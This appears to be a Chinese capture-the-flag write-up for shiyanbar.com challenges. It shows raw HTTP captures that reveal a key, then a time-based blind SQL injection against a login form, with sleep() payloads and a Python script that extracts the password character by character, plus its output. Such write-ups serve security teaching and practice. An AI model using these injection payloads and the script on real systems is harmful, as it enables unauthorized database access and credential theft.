Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/basic/catch/
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*1530840464;
nickName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
PHPSESSID=ob4cnomb3qui0rj2uj9tk8r735
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
pass_key=MTUzMtIwMTcwNw==
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Tue, 10 Jul 2018 05:49:51 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Content-Row: MTUzMtIwMTcwNw==
Content-Length: 14
Connection: close
Content-Type: text/html
Check Failed!
```

Request

Raw Params Headers Hex

```
POST /basic/catch/ HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/basic/catch/
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2Cn
ickName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
PHPSESSID=ob4cnomb3qui0rj2uj9tk8r735
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
pass_key=MTUzMtIwMTcwNw==
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Tue, 10 Jul 2018 05:50:45 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Content-Row: MTUzMtIwMTcwNw==
Content-Length: 21
Connection: close
Content-Type: text/html
KEY: #WWWnsfOcus_NET#
```

## 看起来有点难

### 题目链接

<http://shiyanbar.com/ctf/2>

### 题目描述

切，你那水平也就这么点了，这都是什么题啊！！！

### 解题思路

使用各种万能注入不能登录，测试payload `http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin' and sleep(10) and ''='&amp;pass=&amp;action=login`，发现响应时间很长，确认该题目为 `sleep` 盲注。

给出脚本的payload `admin=admin' and case when(substr(password,%s,1)='%s') then sleep(10) else sleep(0) end and ''='&amp;pass=&amp;action=login`，其中第一个%s 为password字段的第几位开始，第二个%s表示ascii字符。

```
__author__ = 'netfish'
# -*-coding:utf-8-*-

import requests
import time

payloads = 'abcdefghijklmnopqrstuvwxyz0123456789@_.{}-' #不区分大小写的

flag = ""
key=0
print("Start")
for i in range(1,50):
    if key == 1:
        break
    for payload in payloads:
        starttime = time.time()#记录当前时间
        headers = {"Host": "ctf5.shiyanbar.com",
                   "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36",
                   "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
                   "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
                   "Accept-Encoding": "gzip, deflate",
                   "Cookie": "Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1470994390,1470994954,1470995086,1471487815; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*67928%2CnickName%3Ayour",
                   "Connection": "keep-alive",
        }
        url = "http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin' and case when(substr(password,%s,1)='%s') then sleep(5) else sleep(0) end and ''='&pass=&action=login" %(i,payload)#数据库
        res = requests.get(url, headers=headers)
        if time.time() - starttime > 5:
            flag += payload
            print('\n pwd is:', flag)
            break
        else:
            if payload == '-':
                key = 1
                break
print('\n[Finally] current pwd is %s' % flag)
```

```
→ templates cd ,  
extensions/mo  
192.168.0.103 - - [192.168.0.103] - [18-07-2023:10:45:18 ca4aa74f]  
Start  
('\n pwd is:', 'i')  
('\n pwd is:', 'id')  
('\n pwd is:', 'idn')  
('\n pwd is:', 'idnu')  
('\n pwd is:', 'idnue')  
('\n pwd is:', 'idnuen')  
('\n pwd is:', 'idnuenn')  
('\n pwd is:', 'idnuenna')
```

跑出密码 idnuenna

